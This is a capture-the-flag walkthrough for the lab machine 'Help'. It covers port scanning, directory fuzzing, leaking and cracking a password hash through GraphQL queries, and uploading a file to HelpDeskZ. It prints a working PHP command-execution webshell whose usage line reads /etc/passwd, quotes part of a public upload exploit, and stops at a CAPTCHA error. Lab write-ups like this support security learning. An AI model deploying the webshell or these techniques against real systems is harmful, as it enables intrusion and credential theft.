
Learning points:

- /graphql as a directory should be tried manually
- Exact search for kernel versions (Linux version 4.4.0-116)


Let's do Help!


Help has been Pwned!

Congratulations HyunKimyeon, best of luck in capturing flags ahead!


Initial Scan

```
./nmapAutomator.sh 10.129.42.250 Full
```




```
Making a script scan on all ports

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 08:21 EST
Nmap scan report for 10.129.42.250
Host is up (0.18s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.66 seconds
```

Port 3000



```
{"message":"Hi Shiv, To get access please find the credentials with given query"}
```

Port 80



Apache2 Ubuntu Default Page


It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

We look for unlinked directories:


```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -t 100 -u http://help.htb/FUZZ
```



```
┌──(root💀kali)-[/opt/nmapAutomator]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -t 100 -u http://help.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://help.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

javascript              [Status: 301, Size: 309, Words: 20, Lines: 10]
support                 [Status: 301, Size: 306, Words: 20, Lines: 10]
.html                   [Status: 403, Size: 288, Words: 22, Lines: 12]
```


The javascript and support folders appear.

We find a helpdesk portal at the /support folder:



Finding a foothold

Well I'm guessing this is the exploit, Google?



About 12,400 results (0.37 seconds)

www.exploit-db.com › exploits
HelpDeskZ 1.0.2 - Arbitrary File Upload - PHP webapps Exploit
Aug 29, 2016 — Updated **Exploit** Provided by Drew Griess # # **Exploit** Title **HelpDeskZ** = v1.0.2 - Unauthenticated Shell Upload # Google Dork intextHelp Desk ...


www.exploit-db.com › exploits
HelpDeskZ < 1.0.2 - PHP webapps - Exploit Database
Jan 30, 2017 — **Exploit** Title: **HelpDeskZ** <= v1.0.2 - Authenticated SQL Injection / Unauthorized file download # Google Dork: intext:"Help Desk Software by ...

github.com › TimCol › HPDExploit
GitHub - TimCol/HPDExploit: Arbitrary file upload for HelpDe...
TimCol / HPDExploit · Latest commit · Git stats · Files · About · Releases · Packages 0 · Languages.

cxsecurity.com › issue › WLB-2017080112
HelpDeskZ 2.1.0 Unauthenticated Arbitrary File Upload ...
Aug 19, 2017 — Exploit Title: HelpDeskZ 2.1.0 Unauthenticated Arbitrary File Upload # Google Dork: intext:"Help Desk Software by **HelpDeskZ**" # **Exploit** ...

Take exploit from https://www.exploit-db.com/exploits/40300

The exploit code mentions about timezone…. Maybe we need to do something about that.




```
r = requests.get(helpdeskzBaseUrl)

#Gets the current time of the server to prevent timezone errors - DoctorEww
currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z')  - datetime.datetime(1970,1,1)).total_seconds())
```

<u>Going back to port 3000</u>


After some manual trials, we go to:

http://help.htb:3000/graphql and observe a different message




```
GET query missing.
```

And then (reference link):




```
{"errors":[{"message":"Field \"user\" of type \"User\" must have a selection of subfields. Did you mean \"user { ...
}\"?","locations":[{"line":1,"column":2}]}]}
```

A missing set of brackets:



```
{"errors":[{"message":"Cannot query field \"user\" on type \"User\". Did you mean \"username\"?","locations":
[{"line":1,"column":7}]}]}
```


Yes please! I meant username…. Yes



```
{"data":{"user":{"username":"helpme@helpme.com"}}}
```


Since you are so helpful, how about the password?

http://help.htb:3000/graphql?query={user{password}}



```
{"data":{"user":{"password":"5d3c93182bb20f07b994a7f617e99cff"}}}
```

Going to hashes.com, we find the password is:




Proceeded!
1 hashes were checked: 1 found 0 not found

✓ Found:

```
5d3c93182bb20f07b994a7f617e99cff:godhelpmeplz
```

We use helpme@helpme.com : godhelpmeplz to login to the helpdesk



My Profile


General Information

Full name:	helpme
E-mail:	helpme@helpme.com

We change the timezone at http://help.htb/support/?v=user_account&action=preferences.

It is changed from Indian/Christmas to Asia/chongqing.


PHP Webshell: /usr/share/webshells/php/simple-backdoor.php



```
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!--    http://michaeldaw.org   2006    -->
```

Rename the webshell to phpshell.php

Go to http://help.htb/support/?v=submit_ticket&action=displayForm and fill up all fields, attach the shell and submit the ticket.



help.htb/support/?v=submit_ticket&action=confirmation

Enter your ticket details below. If you are reporting a problem, please remember t

ERROR: Invalid Verification Image Code

General Information

Priority: Low

Your Message

Subject * give me a shell now!

i demand a shell!

Attachments

Choose File phpshell.php

CAPTCHA Verification

